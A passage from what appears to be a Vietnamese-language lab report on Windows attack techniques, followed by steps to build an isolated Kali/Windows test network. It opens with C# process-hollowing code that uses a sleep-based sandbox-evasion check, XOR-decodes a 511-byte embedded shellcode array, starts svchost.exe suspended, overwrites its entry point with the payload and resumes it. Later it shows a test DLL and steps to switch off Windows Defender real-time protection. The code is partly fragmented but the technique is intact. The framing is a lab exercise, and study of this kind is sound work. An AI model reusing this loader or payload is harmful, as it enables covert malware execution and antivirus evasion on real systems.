        public IntPtr ExitStatus;
        public IntPtr PebBaseAddress;
        public IntPtr AffinityMask;
        public IntPtr BasePriority;
        public IntPtr UniqueProcessId;
        public IntPtr InheritedFromUniqueProcessId;
    }

    const uint CREATE_SUSPENDED = 0x4;

    static bool SleepAndCheck()
    {
        var rand = new Random();
        uint sleepTime = (uint)rand.Next(10000, 20000);
        double sleepSeconds = sleepTime / 1000.0;
        double threshold = sleepSeconds - 0.5;
        DateTime before = DateTime.Now;

        Console.WriteLine("[*] Sleeping for {0:F1}
seconds...", sleepSeconds);
        Sleep(sleepTime);

        double elapsed =
DateTime.Now.Subtract(before).TotalSeconds;
        if (elapsed < threshold)
        {
            Console.WriteLine("[-] Sandbox detected!");
        }
    }

```

```

        return false;
    }

    Console.WriteLine("[+] Sleep check passed.\n");
    return true;
}U

static void Hollow()
{
    byte[] buf = new byte[511]
{0x86,0x32,0xf9,0x9e,0x8a,0x92,
0xb6,0x7a,0x7a,0x7a,0x3b,0x2b,0x3b,0x2a,0x28,0x32,0x4b,0xa8,
0x1f,0x32,0xf1,0x28,0x1a,0x32,0xf1,0x28,0x62,0x2b,0x2c,0x32,
0xf1,0x28,0x5a,0x32,0x75,0xcd,0x30,0x30,0x37,0x4b,0xb3,0x32,
0xf1,0x08,0x2a,0x32,0x4b,0xba,0xd6,0x46,0x1b,0x06,0x78,0x56,
0x5a,0x3b,0xbb,0xb3,0x77,0x3b,0x7b,0xbb,0x98,0x97,0x28,0x32,
0xf1,0x28,0x5a,0x3b,0x2b,0xf1,0x38,0x46,0x32,0x7b,0xaa,0x1c,
0xfb,0x02,0x62,0x71,0x78,0x75,0xff,0x08,0x7a,0x7a,0x7a,0xf1,
0xfa,0xf2,0x7a,0x7a,0x7a,0x32,0xff,0xba,0x0e,0x1d,0x32,0x7b,
0xaa,0x2a,0x3e,0xf1,0x3a,0x5a,0x33,0x7b,0xaa,0xf1,0x32,0x62,
0x99,0x2c,0x37,0x4b,0xb3,0x32,0x85,0xb3,0x3b,0xf1,0x4e,0xf2,
0x32,0x7b,0xac,0x32,0x4b,0xba,0xd6,0x3b,0xbb,0xb3,0x77,0x3b,
0x7b,0xbb,0x42,0x9a,0x0f,0x8b,0x36,0x79,0x36,0x5e,0x72,0x3f,
0x43,0xab,0x0f,0xa2,0x22,0x3e,0xf1,0x3a,0x5e,0x33,0x7b,0xaa,
0x1c,0x3b,0xf1,0x76,0x32,0x3e,0xf1,0x3a,0x66,0x33,0x7b,0xaa,
0x3b,0xf1,0x7e,0xf2,0x32,0x7b,0xaa,0x3b,0x22,0x3b,0x22,0x24,
0x23,0x20,0x3b,0x22,0x3b,0x23,0x3b,0x20,0x32,0xf9,0x96,0x5a,
0x3b,0x28,0x85,0x9a,0x22,0x3b,0x23,0x20,0x32,0xf1,0x68,0x93,
0x31,0x85,0x85,0x85,0x27,0x33,0xc4,0x0d,0x09,0x48,0x25,0x49,
0x48,0x7a,0x7a,0x3b,0x2c,0x33,0xf3,0x9c,0x32,0xfb,0x96,0xda,
0x7b,0x7a,0x7a,0x33,0xf3,0x9f,0x33,0xc6,0x78,0x7a,0x6b,0x26,
0xba,0xd2,0x98,0xf8,0x3b,0x2e,0x33,0xf3,0x9e,0x36,0xf3,0x8b,
0x3b,0xc0,0x36,0x0d,0x5c,0x7d,0x85,0xaf,0x36,0xf3,0x90,0x12,
0x7b,0x7b,0x7a,0x7a,0x23,0x3b,0xc0,0x53,0xfa,0x11,0x7a,0x85,
0xaf,0x10,0x70,0x3b,0x24,0x2a,0x2a,0x37,0x4b,0xb3,0x37,0x4b,
0xba,0x32,0x85,0xba,0x32,0xf3,0xb8,0x32,0x85,0xba,0x32,0xf3,
0xbb,0x3b,0xc0,0x90,0x75,0xa5,0x9a,0x85,0xaf,0x32,0xf3,0xbd,
0x10,0x6a,0x3b,0x22,0x36,0xf3,0x98,0x32,0xf3,0x83,0x3b,0xc0,
0xe3,0xdf,0x0e,0x1b,0x85,0xaf,0xff,0xba,0x0e,0x70,0x33,0x85,
0xb4,0x0f,0x9f,0x92,0xe9,0x7a,0x7a,0x7a,0x32,0xf9,0x96,0x6a,
0x32,0xf3,0x98,0x37,0x4b,0xb3,0x10,0x7e,0x3b,0x22,0x32,0xf3,
0x83,0x3b,0xc0,0x78,0xa3,0xb2,0x25,0x85,0xaf,0xf9,0x82,0x7a,
0x04,0x2f,0x32,0xf9,0xbe,0x5a,0x24,0xf3,0x8c,0x10,0x3a,0x3b,
0x23,0x12,0x7a,0x6a,0x7a,0x7a,0x3b,0x22,0x32,0xf3,0x88,0x32,
0x4b,0xb3,0x3b,0xc0,0x22,0xde,0x29,0x9f,0x85,0xaf,0x32,0xf3,
0xb9,0x33,0xf3,0xbd,0x37,0x4b,0xb3,0x33,0xf3,0x8a,0x32,0xf3,
0xa0,0x32,0xf3,0x83,0x3b,0xc0,0x78,0xa3,0xb2,0x25,0x85,0xaf,
0xf9,0x82,0x7a,0x07,0x52,0x22,0x3b,0x2d,0x23,0x12,0x7a,0x3a,
0x7a,0x7a,0x3b,0x22,0x10,0x7a,0x20,0x3b,0xc0,0x71,0x55,0x75,
0x4a,0x85,0xaf,0x2d,0x23,0x3b,0xc0,0x0f,0x14,0x37,0x1b,0x85,
0xaf,0x33,0x85,0xb4,0x93,0x46,0x85,0x85,0x85,0x32,0x7b,0xb9,
0x32,0x53,0xbc,0x32,0xff,0x8c,0x0f,0xce,0x3b,0x85,0x9d,0x22,

```

```

0x10,0x7a,0x23,0xc1,0x9a,0x67,0x50,0x70,0x3b,0xf3,0xa0,0x85,
0xaf};

        for (int i = 0; i < buf.Length; i++)
            buf[i] = (byte)(buf[i] ^ (byte)'z');
        Console.WriteLine("[+] XOR decoded {0} bytes
shellcode\n", buf.Length);

        STARTUPINFO si = new STARTUPINFO();
        si.cb = Marshal.SizeOf(si);
        PROCESS_INFORMATION pi;

        bool ok = CreateProcess(null,
@"C:\Windows\System32\svchost.exe",
            IntPtr.Zero, IntPtr.Zero, false,
CREATE_SUSPENDED,
            IntPtr.Zero, null, ref si, out pi);

        if (!ok)
        {
            Console.WriteLine("[-] CreateProcess failed:
{0}", Marshal.GetLastWin32Error());
            return;
        }
        Console.WriteLine("[+] Created suspended process.
PID: {0}", pi.dwProcessId);

        PROCESS_BASIC_INFORMATION pbi = new
PROCESS_BASIC_INFORMATION();
        uint retLen = 0;
        ZwQueryInformationProcess(pi.hProcess, 0, ref
pbi, (uint)(IntPtr.Size * 6), ref retLen);

        IntPtr pebImageBase =
(IntPtr)(pbi.PebBaseAddress.ToInt64() + 0x10);

        byte[] addrBuf = new byte[8];
        IntPtr nRead;
        ReadProcessMemory(pi.hProcess, pebImageBase,
addrBuf, 8, out nRead);
        IntPtr imageBase =
(IntPtr)BitConverter.ToInt64(addrBuf, 0);

        byte[] peHeader = new byte[0x200];
        ReadProcessMemory(pi.hProcess, imageBase,
peHeader, peHeader.Length, out nRead);

        uint e_lfanew = BitConverter.ToUInt32(peHeader,
0x3C);
        uint entryRva = BitConverter.ToUInt32(peHeader,
(int)(e_lfanew + 0x28));

```

```

        IntPtr entryPoint = (IntPtr)((ulong)imageBase +
entryRva);
        Console.WriteLine("[*] EntryPoint: 0x{0:X}",
entryPoint.ToInt64());

        IntPtr nWritten;
        WriteProcessMemory(pi.hProcess, entryPoint, buf,
buf.Length, out nWritten);

        ResumeThread(pi.hThread);
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);

        Console.WriteLine("[+] Done! Shellcode running in
PID: {0}", pi.dwProcessId);
    }

    static void Main(string[] args)
    {
        Hollow();
    }
}

```


Mã nguồn tệp DLL của kịch bản 1.

```
#include <windows.h>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD
ul_reason_for_call,
                        LPVOID lpReserved) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
            MessageBoxA(NULL, "Pwn!", "Warning", MB_OK |
MB_ICONWARNING);
            break;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
```

Cấu hình mạng máy tính cho thực nghiệm

Tạo một mạng Host-Only (VMnet8) giữa hai máy ảo Kali Linux và Windows để thiết lập môi trường giao tiếp riêng biệt, không ảnh hưởng đến mạng thật.



Trên máy Kali Linux thực hiện cấu hình địa chỉ IP trong thư mục /etc/network/interfaces.

```
(kali㉿kali)-[~]
$ sudo vim /etc/network/interfaces

Session Actions Edit View Help
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto eth0
iface eth0 inet static
address 192.168.226.130
netmask 255.255.255.0
~
~
```


Sau khi cấu hình xong, cập nhật lại thông tin cấu hình và kiểm tra.

```
(kali㉿kali)-[~]
$ sudo systemctl restart networking

(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:e9:e6:f5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.226.130/24 brd 192.168.226.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fee9:e6f5/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$
```

Trên máy Windows 10 Pro thực hiện cấu hình lại địa chỉ IP.



Kiểm tra lại cấu hình trên Powershell và chạy lệnh ping để kiểm tra kết nối thành công đến máy Kali Linux.

```
@tuanh on ~\OneDrive\Desktop
# ipconfig

Windows IP Configuration

Ethernet adapter Ethernet1:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.226.132
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

# ping 192.168.226.130

Pinging 192.168.226.130 with 32 bytes of data:
Reply from 192.168.226.130: bytes=32 time=1ms TTL=64
Reply from 192.168.226.130: bytes=32 time<1ms TTL=64
Reply from 192.168.226.130: bytes=32 time<1ms TTL=64
Reply from 192.168.226.130: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.226.130:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms
```


Bên phía máy Kali Linux kiểm tra kết nối ngược lại máy Windows 10 Pro.

```
(kali㉿kali)-[~]
$ ping 192.168.226.132
PING 192.168.226.132 (192.168.226.132) 56(84) bytes of data.
64 bytes from 192.168.226.132: icmp_seq=1 ttl=128 time=3.74 ms
64 bytes from 192.168.226.132: icmp_seq=2 ttl=128 time=2.24 ms
64 bytes from 192.168.226.132: icmp_seq=3 ttl=128 time=0.668 ms
64 bytes from 192.168.226.132: icmp_seq=4 ttl=128 time=0.677 ms
64 bytes from 192.168.226.132: icmp_seq=5 ttl=128 time=0.659 ms
^C
— 192.168.226.132 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4056ms
rtt min/avg/max/mdev = 0.659/1.597/3.742/1.233 ms


(kali㉿kali)-[~]
$
```

Vô hiệu hóa Windows Security Real-time Protection

Tiến hành mở Windows Security, chọn “Virus & threat protection”.



Tiếp tục tiến hành chọn “Manage settings” ở mục “Virus & threat protection settings”.



Cuối cùng, chọn tắt ở lựa chọn “Real-time protection”.

